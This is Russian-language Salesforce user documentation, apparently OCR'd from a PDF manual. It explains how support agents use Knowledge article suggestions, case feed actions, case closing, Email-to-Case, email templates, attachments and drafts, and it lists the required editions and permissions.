Предложенные статьи позволяют пользователям базы знаний быстро принимать решения по полученным обращениям. После сохранения нового обращения система выполняет автоматический поиск статей, содержащих те же ключевые слова, что и поля обращения, выбранные администратором. Пользователь, работающий над обращением, может просмотреть статьи и вложить их в обращение или выполнить новый поиск по другим ключевым словам. Статьи, вложенные в обращение, отображаются в связанном списке «Статьи», который также содержит кнопку **«Поиск статей»** для поиска статей в базе знаний.

Чтобы включить поддержку предложенных статей, выполните указанные ниже действия.

1. Введите строку *«Параметры поддержки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры поддержки»**.
2. Нажмите кнопку **«Правка»** и установите флажок **«Включить предложенные статьи»**. Предложенные статьи и предложенные решения не могут быть включены одновременно.
3. Выберите канал, который должен принимать предложенные статьи при отправке обращения. Предложенные статьи доступны во внутреннем приложении и на порталах.
4. По завершении нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Начало работы с Salesforce Knowledge

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров поддержки:

- «Управление обращениями»

  И

  «Настройка приложения»

Для просмотра статей:

- «Чтение» для типа статьи

Использование действий для обработки обращений в ленте обращений

Действия ленты обращений позволяют агентам службы поддержки выполнять разные задачи (например, отправлять сообщения эл. почты, публиковать сообщения на порталах и в сообществах, регистрировать вызовы, изменять статус обращения и добавлять примечания к обращению) посредством одной страницы.


Действия отображаются в публикаторе вверху ленты.

Ниже перечислены некоторые типичные действия ленты обращений. В зависимости от заданных настроек организации, некоторые действия могут быть недоступны.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



- Действие «Эл. почта» позволяет отвечать клиентам по эл. почте. В некоторых организациях действия «Эл. почта» и «Портал» отображаются как действие «Ответить клиенту».
- Действие «Записать вызов в журнал» позволяет создавать запись, содержащую сведения о телефонном звонке. Журналы вызовов доступны только другим пользователям организации, но не клиентам.

  Прим.: При использовании программного телефона завершенные вызовы и примечания к вызовам автоматически регистрируются в ленте обращения аналогично записям журнала взаимодействия, поле «Статус» которых содержит значение «Завершено».

- Действие «Портал» позволяет публиковать ответы на клиентском портале или в сообществе Chatter Answers.
- Действие «Изменить статус» позволяет расширять, закрывать или изменять статус обращения.
- Действие «Вопрос» позволяет искать и создавать вопросы.
- Действия «Сообщение», «Файл» и «Ссылка» аналогичны действиям, отображаемым в Chatter.
  - Действие «Сообщение» позволяет создавать примечания к обращению для обмена сведениями об обращении или получения помощи от других пользователей организации. (Примечания, созданные посредством действия «Сообщение», не добавляются в связанный список «Комментарии к обращению», доступный на странице сведений об обращении.)
  - Действие «Файл» позволяет добавлять PDF-файл, фотографию или другой документ в обращение. (Документы, добавленные посредством действия «Файл», не добавляются в связанный список «Вложения», доступный на странице сведений об обращении.)
  - Действие «Ссылка» позволяет публиковать ссылку, связанную с обращением.

СМ. ТАКЖЕ:

Общие сведения о ленте обращений

Поиск, добавление и отправка статей по эл. почте посредством инструмента ленты обращений «Статьи»

Статьи базы знаний, содержащие этапы устранения неполадок и другие подробные сведения, позволяют пользователям быстро принимать решения по обращениям. Инструмент «Статьи», доступный в ленте обращений, позволяет искать статьи, соответствующие обрабатываемому обращению, добавлять статьи в обращение и отправлять их клиентам по эл. почте.

Прим.: Прежде чем воспользоваться инструментом «Статьи», администратор организации должен настроить Salesforce Knowledge.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования статей в ленте обращений:

- «Управление обращениями»

  И

  «Чтение» для как минимум одного типа статьи



- Чтобы открыть инструмент «Статьи», щелкните значок .значок открытия инструмента «Статьи»
- По умолчанию инструмент отображает статьи, содержащие ключевые слова или фразы, которые соответствуют теме и описанию обрабатываемого обращения. Если нужная статья отсутствует, введите новые критерии в поле поиска и нажмите кнопку **«Повторный поиск»**. Чтобы воспользоваться дополнительными параметрами, щелкните ссылку **«Расширенный поиск статей»**.
- Чтобы открыть статью в новом окне для просмотра дополнительных сведений, щелкните заголовок нужной статьи.
- Выберите нужное действие для найденной статьи.
  - Чтобы добавить статью в сообщение в виде PDF-файла, выберите действие «Отправить клиенту по эл. почте».
  - Чтобы добавить статью в виде вложения к обращению, выберите действие «Вложить в обращение».

Закрытие обращений

После принятия решения по обращению клиента закройте его в нескольких местоположениях и создайте решение или статью для содействия разрешения подобных обращений.

1. Нажмите кнопку **«Закрыть обращение»** на странице сведений об обращении, ссылку **«Закр.»** в связанном списке «Обращения» или кнопку **«Сохранить и закрыть»** на странице редактирования обращения. При наличии возможности выберите значение «Закрыто» в поле «Статус» на странице редактирования обращения и нажмите кнопку **«Сохранить»**.
2. При необходимости обновите поля «Статус», «Причина обращения» и все остальные поля.
3. Если включена поддержка решений, заполните поле обращения «Сведения о решении». Если не хотите сохранять решение или отправлять его на рассмотрение менеджеру решений, снимите флажок «Отправить в общедоступные решения». Если флажок в данном поле установлен, новое решение будет автоматически ссылаться на обращение.
4. Если в обращении имеется контакт, выберите «Уведомить контакт о закрытии обращения» для отправки электронного сообщения контакту на основе стандартного шаблона закрытия обращения.
5. Нажмите кнопку **«Сохранить»** или **«Сохранить и создать статью»**. Последняя кнопка доступна только в том случае, если в организации используется Salesforce Knowledge и включена функция «отправки статьи при закрытии обращения».

Совет: При наличии разрешения «Управление обращениями» можно закрыть сразу несколько обращений с помощью кнопки **«Закрыть»** в списках обращений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для закрытия обращений:

- Полномочие «Редактирование» для обращений

СМ. ТАКЖЕ:

Советы по созданию решений

Отправка статей из обращений

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для настройки функции Email-to-Case или On-Demand Email-to-Case:	«Настройка приложения»
Для включения функции Email-to-Case или On-Demand Email-to-Case:	Изменение всех данных И «Настройка приложения»
Для настройки макетов страниц:	«Настройка приложения»
Для создания или изменения HTML-шаблонов эл. почты:	Редактирование HTML-шаблонов
Для создания или изменения папок с общедоступными шаблонами эл. почты:	Управление общедоступными шаблонами
Для создания или изменения шаблонов эл. почты Visualforce:	«Настройка приложения»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Агенты службы поддержки могут отправлять статьи в формате PDF клиентам с обращениями.

Если статьи связаны с обращением, то пользователи, работающие над обращением, могут вкладывать PDF-версии статей в сообщения эл. почты путем выбора созданного шаблона. Такая возможность доступна только в том случае, если настроена функция Email-to-Case или On-Demand Email-to-Case, а в макетах страницы обращений отображается связанный список «Эл. почта».

Создание шаблона эл. почты, преобразующего статьи в PDF-файлы

Чтобы разрешить пользователям, работающим над обращениями, автоматически добавлять PDF-версии статей в сообщения эл. почты, выполните указанные ниже действия.

1. Введите строку *«Шаблоны эл. почты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Шаблоны эл. почты»**.
2. Чтобы создать шаблон, нажмите кнопку **«Создать шаблон»**. Чтобы изменить текущий шаблон, щелкните ссылку **«Правка»** напротив нужного шаблона. Новый или измененный шаблон должен содержать поле обращения «Статьи как документы в формате PDF».
3. Например, чтобы изменить шаблон *SUPPORT: Case Response with Solution (SAMPLE)* для добавления статей вместо решений, выполните указанные ниже действия.
   a. Щелкните ссылку **«Правка»** напротив шаблона *SUPPORT: Case Response with Solution (SAMPLE)*.
   b. Измените значение поля «Имя шаблона эл. почты» на *SUPPORT: Case Response with Article (SAMPLE)*.
   c. При необходимости измените значение поля «Уникальное имя шаблона».
   d. Выберите значение **«Поля обращения»** в раскрывающемся меню «Выбрать тип поля».
   e. Выберите значение **«Статьи как документы в формате PDF»** в раскрывающемся меню «Выбрать поле».
   f. Скопируйте значение поля «Копировать значение поля слияния» и вставьте его в текст сообщения эл. почты.

4. Нажмите кнопку **«Сохранить»**.

   Теперь связанный список «Сообщения эл. почты» на странице сведений об обращении содержит кнопку **«Отправить сообщение эл. почты»** и поддерживает выбор нового шаблона. Статьи, связанные с обращением, автоматически преобразуются в PDF-вложения, которые при необходимости могут быть просмотрены или удалены до отправки сообщения эл. почты.

Прим.: Язык статьи должен соответствовать языку базы знаний. Например, если в вашей базе знаний основной язык — английский, но вам требуется преобразовать статью на японском языке в формат PDF, измените язык базы знаний на японский (в разделе «Настройка» введите *«База знаний»* в поле «Быстрый поиск», выберите **«Параметры базы знаний»**, после чего щелкните **«Редактировать»**) перед преобразованием статьи.

Примечания по доступности полей в PDF-версиях статей

Ниже перечислены рекомендации по использованию шаблонов эл. почты, поддерживающих функцию **«Статьи как документы в формате PDF»**.

- Поля, которые отображаются в PDF-версиях статьи, определяются вашим профилем, если пункт «Использовать профиль для создания PDF-версий статьи для клиентов по обращениям» (в разделе «Настройки» введите *«Параметры базы знаний»* в поле «Быстрый поиск», затем выберите **«Параметры базы знаний»**) не отмечен флажком. Если исходная статья содержит все поля, то автоматически создаваемая PDF-версия также содержит все поля. Поле статьи, заблокированное параметрами безопасности поля, и его данные не отображаются в PDF-версии статьи.
- Если флажок «Использовать профиль для создания финальных PDF-статей для обращений» установлен, а профиль выбран в меню **«Профиль»** (в меню «Настройка» введите *«Параметры базы знаний»* в поле «Быстрый поиск», выберите **«Параметры базы знаний»**), то выбранный профиль определяет поля, отображаемые в автоматически создаваемых PDF-версиях. Например, пользователь, отправляющий клиентам PDF-версии статей, может выбрать профиль «Пользователь клиентского портала», чтобы гарантировать отсутствие полей, предназначенных для внутреннего пользования, в PDF-версиях статей.
- Независимо от заданных параметров и выбранного профиля, поля, доступные в разделе статьи «Свойства» (например, «Дата первой публикации», «Дата последнего изменения», «Дата последней публикации» и «Сводка») не добавляются в PDF-версию.

СМ. ТАКЖЕ:

Начало работы с Salesforce Knowledge

Отправка ответов клиентам

Отвечайте клиентам по эл. почте, по каналам интернет-общения, по телефону и мотивируйте клиентов к общению на порталах и в интернет-сообществах.

Отправка сообщений эл. почты клиентам

Отвечайте клиентам с помощью электронной почты. Используйте шаблоны эл. почты, отвечайте на ленте обращений и используйте быстрый текст для сохранения эффективности.

Общение с клиентами в Live Agent

Live Agent — это решение, полностью интегрированное в систему Salesforce и предоставляющее централизованный доступ ко всем сведениям о клиентах.

Вызов клиентов по телефону

Телефонный звонок — один из самых простых способов связи с клиентами.

Отправка ответов на порталах и в интернет-сообществах

Вы можете отвечать своим клиентам на портале или в интернет-сообществе. Можно также просматривать действия сообщества и отвечать на вопросы участников сообщества.

Отправка сообщений эл. почты клиентам

Отвечайте клиентам с помощью электронной почты. Используйте шаблоны эл. почты, отвечайте на ленте обращений и используйте быстрый текст для сохранения эффективности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Работа с сообщениями эл. почты, содержащими обращения

Обращения, созданные с помощью функции Email-to-Case или On-Demand Email-to-Case, отображаются в связанном списке «Сообщения эл. почты». Связанный список «Сообщения эл. почты» содержит все сообщения эл. почты, отправленные клиентом по конкретному обращению, а также цепочки сообщений между текущим пользователем и его клиентом. Связанный список позволяет отображать первые 77 символов сообщения эл. почты, поэтому пользователи могут просматривать содержимое сообщений без их открытия.

Отправка исходных и ответных сообщений эл. почты из ленты обращений

Действие «Эл. почта» ленты обращений позволяет экономить рабочее время на создании сообщений и настраивать сообщения эл. почты, отправляемые клиентам.

Добавление изображений и файлов в сообщения эл. почты посредством ленты обращений

Система позволяет предоставлять клиентам подробные сведения, необходимые для быстрого устранения возникающих неполадок, путем вложения файлов в сообщения эл. почты и добавления встроенных изображений, расширяющих текстовое содержимое.

Использование шаблонов эл. почты в ленте обращений

Гарантируя согласованность данных и экономию времени, шаблоны позволяют быстро добавлять основные сведения (например, имя клиента и номер обращения). Шаблоны эл. почты (текстовые, HTML или Visualforce), созданные администратором, а также собственные шаблоны эл. почты, могут использоваться для отправки сообщений клиентам в ленте обращений.

Работа с электронными черновиками в ленте обращений

Электронные черновики позволяют агентам службы поддержки сохранять созданные сообщения для более поздней отправки, а администраторам — создавать процессы утверждения для сообщений эл. почты.

Проверка и утверждение электронных черновиков

В зависимости от параметров электронных черновиков и процессов утверждения, заданных администратором, сообщения, созданные подчиненными агентами, могут быть отправлены клиентам напрямую, либо только после дополнительной проверки и утверждения.

Настройка сообщений эл. почты посредством редактора обогащенного текста в ленте обращений

Редактор обогащенного текста позволяет настраивать сообщения эл. почты, отправляемые клиентам. Пользователи могут форматировать текст, создавать маркированные или нумерованные списки и добавлять изображения или ссылки.

Использование быстрого текста в ленте обращений

Быстрый текст позволяет ускорить отправку ответов клиентам и обновление обращений. Готовые сообщения (например, приветствия или типичные этапы устранения неполадок) могут быть добавлены в сообщения эл. почты или сообщения портала. Готовые примечания могут быть добавлены в обновления статуса обращения и журналы вызовов. Лента обращений позволяет использовать быстрый текст в действиях «Эл. почта», «Портал», «Изменить статус» и «Записать вызов в журнал».

Работа с сообщениями эл. почты, содержащими обращения

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра обращений:
- «Чтение» для обращений

Для работы с сообщениями эл. почты, содержащими обращения:
- Полномочие «Редактирование» для обращений

Обращения, созданные с помощью функции Email-to-Case или On-Demand Email-to-Case, отображаются в связанном списке «Сообщения эл. почты». Связанный список «Сообщения эл. почты» содержит все сообщения эл. почты, отправленные клиентом по конкретному обращению, а также цепочки сообщений между текущим пользователем и его клиентом. Связанный список позволяет отображать первые 77 символов сообщения эл. почты, поэтому пользователи могут просматривать содержимое сообщений без их открытия.

Чтобы воспользоваться функцией Email-to-Case или On-Demand Email-to-Case, выполните указанные ниже действия.

- Чтобы отправить сообщение эл. почты контакту, другому пользователю или любому другому адресату, нажмите кнопку **«Отправить сообщение эл. почты»**.
- Чтобы ответить на сообщение эл. почты, нажмите кнопку **«Ответить»**. В ответ автоматически добавляется сообщение, полученное от клиента. Введите ответ и нажмите кнопку **«Отправить»**.

  При ответе на сообщения эл. почты в связанном списке обращения «Эл. почта» поле «От» может содержать адрес `no-reply@salesforce.com` или `support@company.com`. Отображаемый адрес определяется способом обработки заголовков входящих сообщений эл. почты «Отправитель» и «От» почтовыми приложениями получателей. По умолчанию для организации выбран параметр «Включить соответствие протоколу `Sender ID`», который обеспечивает совместимость сообщений Salesforce с почтовыми приложениями, требующими наличия заголовка «Отправитель» для доставки.
- Чтобы ответить всем участникам цепочки, нажмите кнопку **«Всем»**.
- Чтобы просмотреть сообщение эл. почты, щелкните тему нужного сообщения. При необходимости ответьте отправителю, ответьте всем адресатам, перенаправьте или удалите сообщение эл. почты.
- Чтобы просмотреть все сообщения эл. почты, связанные с обращением, щелкните ссылку **«Список сообщений эл. почты»** при просмотре сообщения эл. почты. Чтобы просмотреть другие сообщения эл. почты, воспользуйтесь ссылками **«Далее»** или **«Назад»**.

  Прим.: Ссылки **«Список сообщений эл. почты»**, **«Далее»** и **«Назад»** недоступны на клиентском и партнерском порталах.
- Чтобы переслать просматриваемое сообщение эл. почты, щелкните **«Перенаправить»**. В сообщение эл. почты автоматически добавляется сообщение, полученное от клиента. При необходимости введите текст и нажмите кнопку **«Отправить»**.
- Чтобы просмотреть HTML-версию сообщения эл. почты, исходная версия которого использовала HTML-формат, щелкните ссылку **«Щелкните здесь для просмотра HTML-версии»**. Чтобы просмотреть весь заголовок сообщения эл. почты, щелкните ссылку **«Щелкните здесь для просмотра заголовков исходных сообщений эл. почты»**.

- Чтобы просмотреть вложения, добавленные во входящие сообщения эл. почты, перейдите к связанному списку «Вложения». Чтобы просмотреть вложения, добавленные в исходящие сообщения эл. почты, воспользуйтесь связанным списком исходящих сообщений «Вложения».

  Максимальный размер вложения составляет 5 Мб. Пользователь, выполнивший настройку почтового приложения, может просматривать файл журнала для определения вложений, размер которых превышает максимально допустимый.

- Чтобы удалить сообщение эл. почты, щелкните ссылку **«Удал.»**. Обратите внимание, что удаленное сообщение эл. почты может быть восстановлено из корзины. Однако сообщение эл. почты, удаленное из обращения, которое также было удалено, не может быть восстановлено из корзины.

Связанный список «Эл. почта» отображает сообщения эл. почты в порядке получения (самые последние отображаются первыми). Ниже перечислены статусы сообщений эл. почты, доступных в связанном списке.

Статус сообщения эл. почты	Описание
«Создать»	Входящее сообщение эл. почты, которое еще не прочитано. Содержимое поля «Тема» отображается полужирным шрифтом для сообщений эл. почты, поле «Статус» которых содержит значение «Новое».
Чтение	Входящее сообщение эл. почты, которое прочитано, но не отвечено.
Отправленное.	Исходящее сообщение эл. почты.
Отвечено	Входящее сообщение эл. почты, которое отвечено. Статус «Отвечено» присваивается при ответе на отправленное сообщение эл. почты.

Если обращение содержит новое (непрочитанное) сообщение эл. почты, то задача «Эл. почта», связанная с этим обращением, автоматически создается в списке задач ответственного с отображаемой темой сообщения эл. почты. Ответственный может просмотреть новую задачу на вкладке «Начальная страница» или в связанном списке обращения «Открытые действия». Чтобы просмотреть сообщение эл. почты, связанное с обращением, щелкните ссылку, доступную в задаче. Если пользователь отвечает на сообщение эл. почты, то задача удаляется из списка задач ответственного и добавляется в связанный список обращения «Журнал действий». Чтобы переместить задачу без отправки ответа в связанный список «Журнал действий», назначьте задаче статус «Завершено».

Прим.: Если входящие сообщения эл. почты создают новое обращение, а правила назначения добавляют данное обращение в очередь, то задача «Эл. почта» назначается пользователю, настроившему почтовое приложение.

Если входящее сообщение эл. почты не содержит адреса текущего контакта, то поле обращения «Веб-имя» автоматически обновляется и принимает значение поля сообщения эл. почты «От», а поле обращения «Веб-адрес» также автоматически обновляется и принимает значение адреса эл. почты, указанного во входящем сообщении.

Совет: Чтобы просмотреть обращения, полученные посредством функции Email-to-Case, добавьте поле «Является входящим» в выполняемый отчет «Обращения с сообщениями эл. почты».

СМ. ТАКЖЕ:

Отправка статей из обращений

Отправка исходных и ответных сообщений эл. почты из ленты обращений

Действие «Эл. почта» ленты обращений позволяет экономить рабочее время на создании сообщений и настраивать сообщения эл. почты, отправляемые клиентам.

Действие электронной почты на ленте обращений доступно только в случае, если ваша организация использует функцию Email-to-Case и если задан параметр «Включить действия и элементы ленты обращений».

Прим.: В зависимости от того, как администратор настроил ленту обращений, некоторые варианты, описанные в снимке, могут быть вам недоступны или выглядеть по-другому.

Выполните указанные ниже действия.

ВЕРСИИ


Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки сообщений эл. почты:

- Отправка эл. почты



1. В ленте для обращения нажмите кнопку **«Эл. почта»**. В зависимости от того, как администратор настроил ленту обращений, некоторые варианты, описанные в снимке, могут быть вам недоступны или выглядеть по-другому. Чтобы ответить на сообщение, щелкните **«Ответить»** или **«Ответить всем»** под нужным сообщением эл. почты в ленте.
2. При использовании шаблонов эл. почты выберите нужный шаблон.
3. Выберите адрес в поле **«От»**.

Если это поле не отображается в виде раскрывающегося списка, это означает, что адрес отправителя уже задан администратором.

4. Адрес эл. почты контакта, создавшего обращение, автоматически отображается в поле «Кому», при условии, что автором является существующий контакт. Чтобы добавить других получателей, щелкните значок для поиска адреса, либо введите или вставьте нужные адреса эл. почты или имена в поле «Кому».
   - При вводе адреса эл. почты или имени, соответствующего одному контакту или пользователю, адрес отображается в виде кнопки, содержащей имя пользователя.
   - Чтобы одновременно добавить несколько адресов, скопируйте и вставьте нужные адреса через пробел или запятую. Данные адреса эл. почты отображаются в виде кнопок, содержащих имена связанных контактов или пользователей.
   - При вводе адреса эл. почты, соответствующего нескольким контактам или пользователям, адрес отображается в виде кнопки. Нажмите кнопку, чтобы получить список людей, связанных с этим адресом электронной почты. Выберите контактное лицо или пользователя, которых вы хотите связать с сообщением.
5. Чтобы отправить копию сообщения другим пользователям, щелкните ссылку **«Добавить копию»** или **«Добавить СК»**.
6. По умолчанию тема сообщения эл. почты соответствует имени связанного обращения. Если вы используете шаблон эл. почты, включающий тему, отображается тема шаблона. Если потребуется, можно изменить тему.
7. Чтобы отформатировать сообщение, воспользуйтесь редактором обогащенного текста.
8. Создайте сообщение. При использовании сообщений типа «Быстрый текст» добавьте их в текст сообщения эл. почты.
9. Если организация поддерживает электронные черновики, нажмите кнопку **«Сохранить»** для сохранения копии сообщения в качестве черновика. Сообщение, сохраненное в качестве черновика, может быть изменено любым агентом, имеющим доступ к соответствующему обращению.
10. Чтобы добавить файлы в сообщение, щелкните ссылку **«Вложить файл»** или перетащите нужные файлы на панель вложений.
11. При необходимости прикрепите статью к сообщению.
12. Нажмите кнопку **«Отправить эл. почту»**.

    Примечание. В зависимости от того, как администратор настроил ленту обращений, эта кнопка может называться по-другому.

Совет: Чтобы изменить высоту панели сообщения, потяните значок , расположенный в нижнем правом углу. Увеличьте высоту, чтобы лучше видеть, что вы пишите. Уменьшите высоту, чтобы расширить область просмотра журнала обращений. Обновленная панель сообщения используется при создании каждого сообщения эл. почты до повторного изменения ее размера.

СМ. ТАКЖЕ:

Публикация сообщений для обращений и вопросов сообщества посредством действия «Сообщество» ленты обращений

Общие сведения о ленте обращений

Использование быстрого текста в ленте обращений

Email-to-Case

Включение действий и элементов ленты обращений

Добавление изображений и файлов в сообщения эл. почты посредством ленты обращений

Система позволяет предоставлять клиентам подробные сведения, необходимые для быстрого устранения возникающих неполадок, путем вложения файлов в сообщения эл. почты и добавления встроенных изображений, расширяющих текстовое содержимое.

Например, пользователь, обрабатывающий обращение, которое предполагает применение клиентом нескольких разных решений, может дополнить ответное сообщение эл. почты специальным видеороликом или документом, содержащим подробное описание разных этапов устранения неполадок. Кроме того, пользователь может дополнить текст сообщения встроенными изображениями каждого этапа, позволяющими клиентам максимально точно выполнять нужные действия.

- Чтобы добавить встроенное изображение, щелкните значок на панели инструментов публикатора «Эл. почта» ленты обращений и загрузите нужное изображение или добавьте ссылку. Размер каждого внедряемого изображения не должен превышать 1 Мб; допустимые форматы: PNG, JPG, JPEG, JPE, JFIF, PJPEG, BMP и GIF. Общий размер сообщения эл. почты, включая изображения и текст, не может превышать 12 Мб.значок вставки изображения

  Прим.: Изображения могут быть добавлены посредством редактора обогащенного текста в публикаторе «Эл. почта». Редактор обычного текста не поддерживает внедрение изображений.

- Чтобы вложить файлы в сообщение эл. почты, воспользуйтесь элементом **«Загрузить файлы»**, позволяющим выбирать файлы на компьютере или в системе Salesforce, либо использовать файлы, вложенные в обращение, или перетащите файлы в область вложений, расположенную внизу публикатора «Эл. почта». Каждое сообщение эл. почты может содержать вложение размером не более 10 Мб. Система Salesforce поддерживает все типы файлов.

  Прим.: Функция перетаскивания доступна только обозревателям, поддерживающим HTML5.

- Щелкните **«Файлы:»**, чтобы просмотреть список добавленных вложений.
- Чтобы удалить вложение, щелкните значок напротив нужного вложения.

Все внедренные изображения отображаются получателю в тексте сообщения эл. почты. Если общий размер вложений превышает 3 Мб, то все вложения отображаются в виде ссылок, которые могут использоваться получателем для загрузки файлов. В противном случае каждый файл отображается в виде вложения.

Пример: Например, пользователь является агентом службы поддержки для компании-производителя бытовой техники, который обрабатывает обращение клиента, связанное с неисправностью морозильной камеры холодильника. Пользователь может отправить клиенту сообщение эл. почты, содержащее подробные инструкции по устранению неполадок морозильной камеры, а также дополнить свой ответ изображениями всех этапов и двумя документами: PDF-версия руководства пользователя (2 Мб) и список рекомендаций по обслуживанию (10 Кб). Таким образом, получателю сообщения эл. почты будут доступны следующие вложения:

- Изображения, внедренные в текст сообщения эл. почты, которые могут использоваться клиентом как наглядные материалы по устранению неполадок.
- Руководство пользователя и список рекомендаций по обслуживанию (т. к. их общий размер не превышает 3 Мб).

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки сообщений эл. почты, содержащих вложения или встроенные изображения:

- Отправка эл. почты

Если сообщение эл. почты дополняется видеороликом (2,5 Мб), то все три вложения будут отображаться клиенту в виде ссылок, т. к. общий размер всех вложений будет превышать 3 Мб.

СМ. ТАКЖЕ:

- Отправка исходных и ответных сообщений эл. почты из ленты обращений
- Поиск, добавление и отправка статей по эл. почте посредством инструмента ленты обращений «Статьи»
- Настройка сообщений эл. почты посредством редактора обогащенного текста в ленте обращений

Использование шаблонов эл. почты в ленте обращений

Гарантируя согласованность данных и экономию времени, шаблоны позволяют быстро добавлять основные сведения (например, имя клиента и номер обращения). Шаблоны эл. почты (текстовые, HTML или Visualforce), созданные администратором, а также собственные шаблоны эл. почты, могут использоваться для отправки сообщений клиентам в ленте обращений.

При работе с шаблонами эл. почты рекомендуем использовать редактор обогащенного текста.

Прим.: В зависимости от параметров ленты обращений, заданных администратором, при использовании действия «Эл. почта» может отображаться предварительно загруженный шаблон. Чтобы выбрать другой шаблон, выполните указанные ниже действия.

Чтобы воспользоваться шаблоном, выполните указанные ниже действия.

1. В зависимости от отображаемого действия, нажмите кнопку **«Ответить клиенту»** и выберите действие «Эл. почта» или сразу щелкните «Эл. почта».
2. Щелкните «Выбрать шаблон».
3. Выберите папку, содержащую нужный шаблон.
4. Чтобы добавить шаблон в сообщение эл. почты, щелкните имя нужного шаблона.

   Совет:

   - Все текстовые или HTML-шаблоны добавляются в порядке их выбора. Выбранный шаблон Visualforce заменяет шаблон, выбранный ранее.
   - Вложения, доступные в выбранном шаблоне, также добавляются в сообщение.
   - Поля слияния, доступные в выбранном шаблоне, объединяются только в том случае, если связаны с обращением.
   - Чтобы удалить шаблон, щелкните значок . Данное действие также удаляет любой введенный текст и все вложения.

5. Отправьте готовое сообщение получателю.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки сообщений эл. почты:

- Отправка эл. почты

Работа с электронными черновиками в ленте обращений

Электронные черновики позволяют агентам службы поддержки сохранять созданные сообщения для более поздней отправки, а администраторам — создавать процессы утверждения для сообщений эл. почты.

Черновики доступны только в том случае, если их поддержка включена администратором.

Благодаря возможности сохранения сообщений в качестве черновиков, агенты службы поддержки могут собирать дополнительную информацию о текущей проблеме, советоваться с коллегами по обязательным этапам устранения неполадок или временно завершать работу с системой Salesforce. Чтобы сохранить созданное сообщение эл. почты в качестве черновика, нажмите кнопку **«Сохранить»** под текстовым полем.

Прим.: Черновики не сохраняются автоматически.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

